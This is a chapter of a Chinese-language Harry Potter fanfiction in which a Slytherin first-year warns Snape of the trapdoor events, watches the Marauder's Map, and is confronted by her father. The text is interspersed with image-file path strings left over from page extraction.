文趣网 > 都市小说 > [HP]暗流之下 > 26. 第 26 章
    她刚准备起身往下一个房间走,忽然听见身后传来脚步声,她本能地往后退了半步,披紧了隐身衣。赫敏的身影从对面走廊的门口走了出来,像是从另一条路绕过来的。她看见倒在地上的罗恩和罗恩身上那件之前不存在的毯子时,步子猛地顿住了,魔杖几乎是瞬间抽了出来。

    “谁在这里?”赫敏的声音压得很低,但尾音有一丝几乎察觉不到的颤抖,“我看到毯子了,谁在这儿?”

    艾丽莎犹豫了一秒,把隐身衣从头顶扯开,露出自己的脸。

    赫敏的魔杖尖微微一晃,认出了她之后,长长地、无声地吐了一口气。“你怎么——”她没把话说全,目光从艾丽莎的脸上移到她手里的隐身衣上,像是想明白了什么。“我看见你们从塔楼出来了,”艾丽莎把隐身衣叠好夹在胳膊底下,没多做解释,“罗恩现在不能动,最好别搬他。你是要回去找教授吗?”

    赫敏点了点头,声音低而急促:“哈利进最后一个房间了,只能他自己进,他说斯、伏地魔应该就在里面。我出来找罗恩,打算一起回去找麦格教授。”

    “我们一起。”艾丽莎说,“多叫几个人比一个人好,罗恩放在这里暂时应该没事。”

    赫敏看了罗恩一眼,似乎在心里犹豫了几秒,最终咬牙点了点头。她们一起退回那间钥匙房,赫敏看了看了眼插在门上的翅膀,从地上捡起两把旧扫帚递了一把给艾丽莎。

    两个人骑着扫帚飞身而起,穿过那扇半开的木门,沿着走廊往回飞,赫敏走飞前面带路,艾丽莎紧跟在后面,怀里还夹着那件隐身衣。

    回到活门板下方时,头顶那团魔鬼藤还在微微蠕动着。赫敏抬头看了看,释放了一个火焰熊熊,魔鬼藤通人性般避开了危险。

    赫敏率先飞了上去,艾丽莎紧随其后。两人穿过那层缠动的藤蔓,从洞口翻了出来,回到四楼那个房间。

    八音盒还在墙角缓缓流淌着那支摇篮曲,三头犬三颗巨大的头颅仍然沉沉地叠在一起,鼾声均匀而绵长。

    赫敏看了一眼墙角那只还在叮咚作响的银色八音盒,又看了看旁边睡得沉沉的三头犬,眉头微微蹙了一下。

    她转过头来看着艾丽莎,目光里带着一丝困惑:“你怎么知道它听见音乐会睡着?”艾丽莎没有说话,只是抬头看了赫敏一眼:“走吧,我们分头去找教授,越快越好。”

    赫敏没有再多问,转身朝格兰芬多塔楼的方向跑去,脚步急促而坚定,袍角在昏暗的走廊里翻卷起一阵风,很快消失在转角处。

    艾丽莎站在原地,从手袋里抽出活点地图展开,目光快速扫过城堡的各层。

    斯内普的名字还在魔药办公室里,帕特里特的名字在教工宿舍方向,两个名字都静止不动。帕特里特应该已经回到住处休息了,她的指尖在地图边缘轻轻敲了两下,犹豫了一瞬。去找帕特里特?她几乎立刻否决了这个念头。如果敲响自己父亲的房门,顶着凌晨一点多的时间、站在他面前说自己刚从哪里回来——那无异于自投罗网。

    帕特里特会先听她把话说完,然后他会用一种她从小到大都熟悉的眼神看着她,平静地问“你为什么会出现在那里”,而她到时候连一句像样的辩解都拿不出来,她会彻彻底底地暴露自己今晚所有的行踪。

    她收好地图,转身朝着通往地窖的楼梯快步走去,靴子踩在石阶上发出细碎的、急促的回响。

    她停在了斯内普的办公室门前,黑色的木门厚重而沉默,门上没有任何装饰,像他本人一样不留任何可供揣度的余地。

    她深吸一口气,抬手敲了敲门。三声,不重不轻,在空旷的走廊里格外清晰。

    过了几秒,门内传来一阵不紧不慢的脚步声,然后门被拉开了。斯内普站在门后,穿着一件黑色高领衬衫,手里还捏着一卷羊皮纸,像是正在批改什么。他的目光落在艾丽莎身上时,眼睑微微眯了一下,眉骨之间的那道纹路沉了下去。

    “安布罗斯小姐,”他的声音平得听不出任何情绪,“你知道现在几点吗?”

    “教授,”艾丽莎的声音压得很低,但语速比平时快,“哈利、罗恩和赫敏去了四楼那间三头犬守护的房间,跳下了活门板。罗恩受伤了,在下面的密室里昏迷着。赫敏在去找麦格教授的路上。哈利进到最后一间密室了,他一个人。”

    斯内普的目光在她说第一句话的时候就变了——像一根绷紧的弦被突然拨动,虽然他脸上的表情几乎没有变化,但捏着羊皮纸的手指收了回去。

    他盯着她看了极短的一瞬,像是在判断她的话有几分可信,然后他把羊皮纸往桌上一搁,转身从衣帽架上扯下一件外袍披在肩上,动作迅速利落。

    他走到门口时停了一下,偏过头看了她一眼,语气平淡但底下压着一股不容违拗的硬度:“回公共休息室去。立刻。再让我看到你今晚在外面,后果自负。”

    艾丽莎往后退了半步,点了点头:“是,教授。”

    斯内普没再等她多说什么,斗篷在他身后翻卷出一阵黑色的风,他的脚步声沿着走廊远去,很快消失了。

    艾丽莎顺着地窖的走廊走回斯莱特林公共休息室,一路上没有遇到任何人。她轻轻推开宿舍的门,里面依旧一片昏暗,特雷西的呼吸声仍然平稳而绵长,睡姿和她离开时一模一样。

    艾丽莎把鞋脱了,连外套都没来得及解开就钻上了床,放下深绿色的帷幔,在昏暗的床铺里重新展开了活点地图。

    墨线在纸面上缓缓流动,城堡的名字在各个楼层里移动着。

    她看到赫敏的名字已经回到了格兰芬多塔楼的公共休息室里,和其他几个格兰芬多学生的墨点挨在一起,应该是已经安全回去了。

    她的目光移向四楼,那片地图上仍然看不到密室内部的情况,但有几个名字在走廊和楼梯上迅速移动着,朝着那个方向汇聚。

    斯内普的名字从地窖方向急速上升,沿途几乎没有任何停顿。帕特里特的名字从教工宿舍区出来了,方向也是四楼。麦格教授的名字从格兰芬多塔楼的方向也移动起来。弗立维教授的名字从六楼走廊里也拐了出来。还有海格,名字从城堡外的方向进入了门厅,正沿着楼梯向上。

    五个墨点从城堡的不同角落同时朝着四楼汇聚,像五条汇入同一条河流的支流。

    艾丽莎一瞬不瞬地盯着地图,看到他们在四楼走廊里先后相遇,几个名字短暂地停靠在一起,然后一同进入了那扇活门板所在房间的门口,在地图的边缘齐齐消失了。

    她又等了一会儿,地图上什么也没有了。

    她靠着床头,抱着膝盖,盯着那片空白的四楼房间看了很久。宿舍里安安静静的,帷幔垂在她周围,像一道隔绝了外界所有声音的屏障。她不知道下面正在进行什么,不知道哈利有没有事,不知道五个教授下去之后会看到什么场景。

    她只能等。

    过了将近一个小时,地图上终于重新出现了动静。

    那几个名字先后从四楼那间房间重新浮现出来——斯内普、帕特里特、麦格、弗立维、海格,还有一个名字夹在他们之间。哈利·波特。墨迹在纸面上微微发颤地移动着,像是疲惫极了,但仍然能自己走。

    艾丽莎的目光追着那个名字,确认它完好地出现在地图上,胸口那个堵了一整夜的东西才终于松散开来,变成一口长而轻的气息吐了出来。

    然后她又看到了一个名字。

    阿不思·邓布利多。

    艾丽莎盯着那个名字看了好几秒,手指攥着地图边缘微微收紧了。她忽然明白了——他从来没有离开过城堡,也没有缺席这一晚。他可能一直在最后的房间里等着,而那封从魔法部送来的紧急信件也是他的鱼饵,让奇洛和伏地魔知道他不在城堡,这个时候动手是绝对安全的。

    他只需要隐在那个放着厄里斯魔镜的房间,安安静静地等着一场他早就算准了的事情发生。他知道哈利会来,知道伏地魔会暴露,知道奇洛会在触碰哈利的皮肤时化为灰烬。

    他在钓鱼。

    从头到尾,他都在那个密室的终点等着那条鱼咬钩。

    艾丽莎仰面躺下来,看着头顶深绿色的帷幔在黑暗中微微晃动。她终于明白了一件事:在她披着隐身衣穿过那几间密室的时候,在她以为自己是唯一一个额外闯入的人的时候,邓布利多就在那间最后的房间里,等着一切落幕。好在,一切终于结束了。

    伏地魔已经离开了霍格沃茨,而且直到几年后的最终之战来临之前,他都不会再踏进这座城堡一步。自己终于可以放下这一年里所有的戒备和担忧,安安心心地做一个普通的学生,上课、考试、交朋友、在周末的午后坐在黑湖边晒太阳,把那些藏在心底的紧迫感暂时收起来。

    她知道自己还有几年时间可以好好长大、好好积累,在最终那场战争到来之前,把自己变成一个有足够力量站在该站位置上的人。

    她把地图放在枕边,合上眼睛,这一次,很快就睡着了。

    次日清晨,艾丽莎走进礼堂时脚步比平时轻了几分,阳光从高窗倾泻下来,在长桌上切出温暖的光带,空气里飘着烤面包和煎培根的香气,一切看起来和往常没有任何不同。

    她刚在斯莱特林长桌边坐下,还没来得及拿起南瓜汁,一只灰褐色的猫头鹰便从礼堂高窗俯冲下来,精准地落在她面前的桌面上,爪子下压着一只信封,封口处烙着安布罗斯家族的纹章。

    艾丽莎看着那只信封,端南瓜汁的手在半空中停了一瞬。她认出了帕特里特的字迹:锋利、端正、一笔一画都透着严谨,和他人一样不留多余的痕迹。

    她把信封收进口袋里,没有当着满礼堂人的面拆开,但心里已经大概猜到了里面写的是什么。

    昨晚那场混乱之后,帕特里特不可能不知道她也涉足了其中。她是他的女儿,而他昨晚就在四楼走廊里和斯内普、麦格他们站在一起,等他回去坐下来从头到尾理一遍事情经过,她的名字迟早会出现在那些线索的交汇点上。

    早饭过后,艾丽莎没有回公共休息室,径直穿过走廊上了三楼,停在了帕特里特的办公室门前。她敲了三下,门从里面打开了。帕特里特站在门后,穿着一件深灰色的长袍,手里还捏着一支羽毛笔,桌面上的羊皮纸摊着没来得及收拢,看样子是正在写什么。他看了她一眼,把门让开了一条缝。

    “进来。”

    艾丽莎走进去,站在办公桌前。门在她身后合上了,发出一声轻微的、沉闷的响。

    帕特里特绕到桌子后面坐下,把羽毛笔搁在墨水瓶上,双手交叉放在桌面上,看着她。他沉默了几秒,然后开口了,语气不重,但每个字都像经过称量:“昨晚的事,我听说了。”

    艾丽莎没有说话。“你知道我听说的时候是什么感觉吗?”帕特里特的声音仍然平缓,但尾音沉了一点,“我站在四楼走廊上,斯内普告诉我你半夜敲了他的门,说你从活门板下面上来,还说你亲眼看到了罗恩·韦斯莱受伤昏迷。你猜我当时在想什么?”

    艾丽莎的目光落在桌角的墨水瓶上,没有抬起来。

    “我在想,你一个人去了那里。活门板下面是什么地方?你清楚,我也清楚。那不是一个一年级学生该去的地方。你父亲就在这座城堡里,你遇到任何事情的第一反应,不应该是来找我吗?”

    艾丽莎的嘴唇动了一下,终于开口了,声音比她自己预想的低了一些:“如果我告诉你,你就不会让我去了。”

